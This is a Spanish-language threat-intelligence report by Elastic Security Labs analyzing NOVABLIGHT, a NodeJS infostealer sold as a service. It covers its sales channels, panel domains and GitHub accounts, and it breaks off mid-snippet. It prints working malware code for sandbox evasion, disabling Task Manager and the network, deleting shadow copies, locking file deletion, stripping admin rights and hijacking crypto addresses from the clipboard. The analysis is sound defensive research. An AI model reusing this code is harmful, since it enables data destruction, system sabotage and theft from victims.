MaaS Appeal: An Infostealer Rises From The Ashes

By Jia Yu Chan, Elastic Security Labs

Published: 2025-07-29 · Archived: 2026-04-05 22:40:48 UTC

NOVABLIGHT de un vistazo

NOVABLIGHT es un ladrón de información Malware-as-a-Service (MaaS) basado en NodeJS, desarrollado y vendido por un grupo de amenazas que demuestra dominio del idioma francés. Esto es evidente en sus discusiones y comunicaciones operativas en sus principales plataformas de ventas y soporte, Telegram y Discord.

Según nuestro análisis de la última versión lanzada de NOVABLIGHT, el siguiente fragmento de código sugiere que Sordeal Group, el grupo detrás de Nova Sentinel y MALICORD, también es responsable de NOVABLIGHT.

Se menciona a Sordeal Group, seguido de un enlace al canal de Telegram

Conclusiones clave

- NOVABLIGHT es un ladrón de información descrito como una herramienta educativa, aunque los mensajes del canal de Telegram revelan información confidencial y capturas de pantalla sin redactar.
- Las licencias de NOVABLIGHT son válidas por hasta un año y los binarios se pueden generar a través de Telegram o Discord.
- Código muy ofuscado con muchas capacidades.


Descubrimiento

Elastic Security Labs identificó múltiples campañas que aprovechan descargas de instaladores de juegos de video falsos como señuelo de acceso inicial para infecciones MaaS de usuarios de Internet. En un ejemplo, la URL `http://gonefishe[.]com` aplicar al usuario descargar un binario e instalar una versión en francés de un juego con un nombre y una descripción comparables a uno lanzado recientemente en Steam.

Página de destino para http://gonefishe . con

Distribución, monetización y comunidad

El grupo publicitó y vendió su producto en varias plataformas en línea, anteriormente Sellix y Sellpass y actualmente Billgang.



Página de productos de NOVABLIGHT en Billgang

El grupo vende una clave API, que caduca entre 1 y 12 meses. Esta clave se puede usar luego para crear una instancia de NOVABLIGHT a través de un bot de Telegram o mediante Discord.

El grupo promueve un programa de referencia en su canal de Discord con claves API como recompensa.

Los usuarios obtienen acceso a un panel alojado por el grupo que presenta la información recopilada de las víctimas. Se identificaron los siguientes dominios, aunque pueden existir otros:

- `api.nova-blight[.]top`
- `shadow.nova-blight[.]top`
- `nova-blight[.]site`
- `nova-blight[.]xyz`
- `bamboulacity.nova-blight[.]xyz`

Algunas de las imágenes empleadas en el panel del tablero están alojadas en repositorios de GitHub asociados a diferentes cuentas, lo que ayudó a exponer más detalles sobre el grupo.

```
<!DOCTYPE html>
<html lang="fr">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta property="og:title" content="Nova Shadow">
    <meta property="og:description" content="Shadow Panel •">
    <meta property="og:image" content="https://raw.githubusercontent.com/KSCHcuck1/sub/main/assets/banner.gif">
    <meta property="og:image:type" content="image/gif">
    <meta property="og:image:width" content="1200">
    <meta property="og:image:height" content="630">
    <meta property="og:url" content="https://shadow.nova-blight.top/">

    <title>Nova Shadow</title>
    <!-- Chargement des polices Google Fonts -->
```


Respuesta HTTP de https://shadow.nova-blight .arriba encontrado en VirusTotal

La cuenta de GitHub `KSCHcuck1` es un pseudónimo similar al del autor anterior de MALICORD, una versión gratis de la primera versión del ladrón que estaba alojada en GitHub bajo la cuenta `KSCH-58` (ENLACE AL ARCHIVO SITIO WEB). La cuenta X `@KSCH_dsc` también tenía similitudes y estaba promocionando activamente su "mejor ladrón jamás lanzado" tan recientemente como en 2023.

Se identificaron las siguientes cuentas de GitHub en relación con el grupo:

- https:\/\/github.com\/KSCHcuck1
- https:\/\/github.com\/CrackedPrograming412\/caca
- https:\/\/github.com\/MYnva
- https:\/\/github.com\/404log (muerto)

Su canal público de Telegram alberga tutoriales y una comunidad de usuarios. En la siguiente captura de imagen, los usuarios comparten capturas de pantalla del proceso de compilación.


17:41
79
4015
Nova_Blight_bot
bot
N
browsers has been set to "yes". 17:34
Do you want to enable fakeerror? 17:34
✅ Yes
❌ No
fakeerror has been set to "yes". 17:34
Do you want to enable social? 17:34
✅ Yes
❌ No
social has been set to "yes". 17:34
Build Started, please wait a minute... 17:35
Build completed. Grabber link: undefined 17:37
Build Started, please wait a minute... 17:39
Unread Messages
Build completed. Grabber link: undefined 17:41
Message
q w e r t y u i o p

Capturas de pantalla de usuarios de la construcción de NOVABLIGHT

Los usuarios del infostealer comparten abiertamente imágenes de artículos de lujo y transferencias de dinero, lo que es notable porque se describe que NOVABLIGHT tiene únicamente fines educativos.





Imagen de teléfonos que un usuario de NOVABLIGHT afirma comprar, compartida a través de Telegram el 15 de mayo de 2025

Análisis NOVABLIGHT

NOVABLIGHT es un ladrón de información modular y rico en funciones creado en NodeJS con el marco Electron. Sus capacidades van más allá del simple robo de credenciales e incorporan métodos de recopilación y exfiltración de datos, detección en entornos sandbox y ofuscación intensa.



VirusTotal muestra una baja tasa de detección de NOVABLIGHT

Un aspecto notable del proceso de construcción del malware es su configuración modular. Si bien un cliente puede elegir deshabilitar funciones específicas, el código subyacente para esas funciones permanece dentro de la carga útil final; está inactivo y no se ejecutará según los indicadores de configuración de la compilación.

```
function walletClipper() {
  if (swapWallet.active !== "yes") return;
  let config = swapWallet;
  const blockchains = [new BlockChain(config.paypalAddress !== "%PAYPAL" + "_ADD%" ? config.
  paypalAddress : "https://paypal.me/plus2pub", new RegExp("\\b(?:https?://)?(?:www\\.)?paypal\\.me/
  [a-zA-Z0-9_]+(?:\\b|$)")), new BlockChain(config.btcAddress !== "%BTC" + "_ADD%" ? config.
  btcAddress : "1B97H3xCG1JuUXbcfs4SzjcdWkgj6ch1jn", new RegExp("^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}
  $")), new BlockChain(config.ltcAddress !== "%LTC" + "_ADD%" ? config.ltcAddress :
  "LcE4jwn2351zLz6phxGSDn8fkyY4QU83AL", new RegExp("(?:^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$)")), new
```

La lógica del recortador de billetera se puede ejecutar o no, según el campo de configuración swapWallet.active

Los fragmentos de código de este reporte provienen de una muestra de la versión 2.0 no ofuscada, cuando los detalles de implementación coinciden con los de las muestras de la versión 2.2, o de nuestro código desofuscado manualmente de una muestra de la versión 2.2 cuando difieren.

Estructura del código

Desde la configuración inicial hasta el robo de datos, el ladrón de información está organizado en un proceso claro y de múltiples etapas gestionado por controladores de "flujo" de alto nivel. Las etapas principales son:

- **flujo/inicio:** Comprobaciones previas al vuelo (instancias en ejecución, privilegios de administrador, conectividad a Internet), comprobaciones de antianálisis, enumeración de información del sistema, establecimiento de persistencia, etc.
- **flujo/inyección:** Inyección y parcheo de aplicaciones (Atomic, Mullvad, Discord, …)
- **fluir/agarrar**: Recopilación de datos
- **flujo/Portapapeles**:Secuestro del portapapeles
- **flujo/envío**:Exfiltración de datos
- **flujo/deshabilitar**:Sabotaje del sistema (desactivar Windows Defender, anti-resetear del sistema, conectividad a Internet rota, …)
- **flujo/limpieza:** Limpieza posterior a la exfiltración

Para obtener más información sobre la estructura del código, consulte este GitHub Gist, que enumera las dependencias directas de cada uno de los módulos principales y los flujos de ejecución de NOVABLIGHT.

Detección anti-depuración y sandbox

NOVABLIGHT incorpora múltiples técnicas para detectar y evadir entornos de análisis, combinando la toma de huellas ambientales con contramedidas activas. Estos controles incluyen:

- Detección de nombres de GPU relacionados con VM (vmware, virtualbox, qemu)
- Comprobación de nombres de usuario incluidos en la lista negra (sandbox, prueba, malware)
- Identificación de archivos de controlador específicos de la máquina virtual (balloon.sys, qemu-ga)
- Comprobación de baja resolución de pantalla y falta de dispositivos USB
- Consultar GitHub para obtener listas negras de IP, HWID, nombres de usuario, programas, organizaciones, nombres de GPU, nombres de PC y sistemas operativos
- Matar activamente herramientas de análisis y depuración conocidas que se encuentran en una lista remota

```
const detectVMArtifacts = os => {
  try {
    const s = (os.caption + os.version).toLowerCase();
    return ["virtualbox", "vmware", "qemu", "parallels", "hyper-v", "kvm"].some(x => s.includes(x));
  } catch (_unused) {
    return false;
  }
};
const isLowResolution = s => s.resolutionX < 800 || s.resolutionY < 600;
const noUSBDevices = u => !(u !== null && u !== void 0 && u.length);
const isBlacklistedUsername = () => ["sandbox", "malware", "virus", "test"].some(x => (process.env.USERNAME || "").toLowerCase().includes(x));
const detectBlacklistedGPU = g => ["vmware", "virtualbox", "qemu", "parallels", "svga"].some(x => g === null || g === void 0 ? void 0 : g.toLowerCase().includes(x));
const hasDriverSignature = signatures => {
  try {
    const files = fs.readdirSync("C:\\Windows\\System32\\drivers\\");
    return files.some(f => signatures.some(sig => f.toLowerCase().includes(sig)));
  } catch (_unused2) {
    return false;
  }
};
const isLowRecentActivity = () => {
  try {
    const files = fs.readdirSync(path.join(process.env.APPDATA, "Microsoft", "Windows", "Recent"));
    return files.length < 20;
  } catch (_unused3) {
    return false;
  }
};
const computeSuspicionScore = async info => {
  const res = await Promise.all([detectVMArtifacts(info.os), isLowResolution(info.screens), noUSBDevices(info.usbDevices), isBlacklistedUsername(),
  detectBlacklistedGPU(info.gpu), hasDriverSignature(["prl_sf", "prl_tg", "prl_eth"]), hasDriverSignature(["qemu-ga", "qemuwmi"]), hasDriverSignature(["balloon.sys",
  "netkvm.sys", "vioinput", "viofs.sys", "vioser.sys"]), isLowRecentActivity()]);
  const score = res.filter(Boolean).length;
  return (score / res.length * 100).toFixed(2);
};
const isVirtualMachine = async info => (await computeSuspicionScore(info)) > 20;
```

Comprobaciones anti-depuración y anti-VM

Las listas negras están alojadas en GitHub:

- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/main\/json\/blocked_ips.json
- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/main\/json\/blocked_progr.json
- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/refs\/heads\/main\/json\/blockedorg.json
- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/main\/json\/blocked_GPUTYPE.json
- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/main\/json\/nope.json
- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/main\/json\/blocked_hwid.json
- https:\/\/raw.githubusercontent.com\/Mynva\/sub\/main\/json\/blockedpcname.json
- https:\/\/raw.githubusercontent.com\/MYnva\/sub\/refs\/heads\/main\/json\/blockedOS.json

Deshabilitar Defender e intentos de deshabilitar el Administrador de tareas

NOVABLIGHT intenta deshabilitar Windows Defender y las funciones de seguridad de Windows relacionadas descargando y ejecutando un script por lotes, DisableWD.bat. de un repositorio público de GitHub.

El malware afirma ser capaz de deshabilitar el Administrador de tareas, lo que dificulta que un usuario sin conocimientos técnicos identifique y finalice el programa malicioso. Emplea `setValues` del paquete `regedit-rs` para establecer el valor `DisableTaskMgr` en `1` bajo `HKCU\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Policies\\\\System`.

```
const regedit = require('regedit-rs');
const { disableTaskManager } = require('../../../stock/config');
const REGISTRY_KEY_PATH = "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";

async function disableTaskManagerFunction() {
    if (disableTaskManager !== 'yes') {
        return;
    }

    try {
        await regedit.createKey(REGISTRY_KEY_PATH);

        const valuesToSet = {
            [REGISTRY_KEY_PATH]: {
                'DisableTaskMgr': {
                    value: 1,
                    type: 'REG_DWORD'
                }
            }
        };

        await regedit.setValues(valuesToSet);
```

Deshabilitar el Administrador de tareas a través del registro

Sin embargo, al observar el `regedit-rs` repositorio (v1.0.3 para que coincida), no hay funciones exportadas llamadas `setValues`, solo `putValue`. Es posible que esta funcionalidad no funcione como se espera.

```
313  const { RegistryType, list, createKey, putValue, deleteKey, deleteValue } = nativeBinding
314
315  module.exports.RegistryType = RegistryType
316  module.exports.list = list
317  module.exports.createKey = createKey
318  module.exports.putValue = putValue
319  module.exports.deleteKey = deleteKey
320  module.exports.deleteValue = deleteValue
```

Fragmento de js-binding.js del repositorio de GitHub regedit-rs


Deshabilitar el acceso a Internet

Para interrumpir la conexión a Internet de la víctima, el malware emplea dos métodos distintos. El primero implica deshabilitar de forma persistente el adaptador Wi-Fi resetear repetidamente en un bucle rápido, empleando el paquete npm externo wifi-control y su función resetWiFi .

```
const wifiControl = require('wifi-control');

const { disableNetwork } = require('../../../stock/config');

function disableWifi() {
  if (disableNetwork !== 'yes') {
    return;
  }

  try {
    wifiControl.init({
      debug: false
    });

    function disableLoop() {
      wifiControl.resetWiFi((error) => {
        if (!error) {
          setTimeout(disableLoop, 700);
        }
      });
    }

    disableLoop();
```

Desactivar el adaptador Wi-Fi

El segundo método deshabilita el adaptador de red principal “Ethernet” mediante el comando `netsh` , ejecutándolo cada 5 segundos para deshabilitar los intentos de reactivación.



```
function disableEthernet() {
    if (disableNetwork !== 'yes') {
        return;
    }

    try {
        const command = 'netsh interface set interface "Ethernet" admin=disable';

        function disableLoop() {
            exec(command, (error, stdout, stderr) => {
                setTimeout(disableLoop, 5000);
            });
        }

        disableLoop();
```

Deshabilitar el adaptador de red llamado “Ethernet”

Derrotar la recuperación del sistema

El malware puede sabotear la recuperación del sistema al deshabilitar el entorno de recuperación de Windows (`reagentc /disable`) y eliminar todas las instantáneas de volumen (`vssadmin delete shadows /all`) cuando la marca `antireset` está habilitada en la configuración.

```
const { antireset } = require('../../../stock/config');

const COMMAND_DISABLE_RECOVERY = "reagentc /disable";
const COMMAND_DELETE_SHADOWS = "vssadmin delete shadows /all";


function disableSystemRestore() {
  if (antireset === 'yes') {
    try {
      exec(COMMAND_DISABLE_RECOVERY, (error, stdout, stderr) => {
        if (error) {}
        if (stderr) {}
      });

      exec(COMMAND_DELETE_SHADOWS, (error, stdout, stderr) => {
        if (error) {}
        if (stderr) {}
      });
```

Deshabilitar la restauración del sistema

Bloqueo de la eliminación de archivos

Otra función de sabotaje del sistema que puede ser evidente para la víctima implica hacer que el archivo ejecutable del malware no se pueda eliminar modificando sus licencias de seguridad a través de `icacls “${filePath}” /deny ${currentUser}:(DE,DC)` , donde DE niega los derechos de eliminación y DC impide la eliminación a través de la carpeta principal y, opcionalmente, creando un cuadro de mensaje emergente que contiene un mensaje "troll".

```
function removeFilePermissions(filePath) {
  if (blockFile !== 'yes' || DEVTEST) {
    return;
  }
  const currentUser = process.env.USERNAME;
  if (!currentUser) return;
  try {
    removeAdminPermissions();
    const command = `icacls "${filePath}" /deny ${currentUser}:(DE,DC)`;
    exec(command, { windowsHide: true }, () => {});
  } catch (error) {}
}

async function blockMalwareExecutable() {
  if (blockFile !== 'yes' || pathConfig.exePath.includes('node')) {
    return;
  }
  try {
    removeFilePermissions(pathConfig.exePath);
  } catch (error) {}
}

module.exports = {
  removeFilePermissions: removeFilePermissions,
  BlockGenerateExe: blockMalwareExecutable
};
```

Impedir que el usuario actual elimine el ejecutable de malware


Antes de bloquear, también ejecuta un comando de PowerShell para eliminar la cuenta de la víctima de los siguientes grupos del sistema: `Administrators`, `Power Users`, `Remote Desktop Users`, `Administrateurs`.

```
function removeAdminPermissions() {
    const currentUser = process.env.USERNAME;
    if (!currentUser) return;
    const adminGroups = ["Administrators", "Power Users", "Remote Desktop Users", "Administrateurs"];
    const command = adminGroups.map(group => `Remove-LocalGroupMember -Group '${group}' -Member '${currentUser}'`).join('; ');
    exec(`powershell -Command "${command}"`, { windowsHide: true }, () => { });
}
```

Eliminar el usuario actual de los grupos de administradores

Sustitución de la dirección del portapapeles

El malware implementa un módulo "clipper" que monitorea activamente el portapapeles de la máquina en busca de direcciones Crypto o Paypal y las reemplaza con direcciones definidas en la configuración. Si el usuario que creó la carga útil no proporcionó sus propias direcciones, el malware emplea de forma predeterminada un conjunto codificado, presumiblemente controlado por los desarrolladores para capturar fondos de sus usuarios menos experimentados.



```
function walletClipper() {
  if (swapWallet.active !== "yes") return;
  let config = swapWallet;
  const blockchains = [new BlockChain(config.paypalAddress !== "%PAYPAL" + "_ADD%" ? config.paypalAddress : "https://paypal.me/
  plus2pub", new RegExp("\\b(?:https?://)?(?:www\\.)?paypal\\.me/[a-zA-Z0-9_]+(?:\\b|$)")), new BlockChain(config.btcAddress !==
  "%BTC" + "_ADD%" ? config.btcAddress : "1B97H3xCG1JuUXbcfs4SzjcdWkgj6ch1jn", new RegExp("^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$")),
  new BlockChain(config.ltcAddress !== "%LTC" + "_ADD%" ? config.ltcAddress : "LcE4jwn2351zLz6phxGSDn8fkyY4QU83AL", new RegExp("(?:^
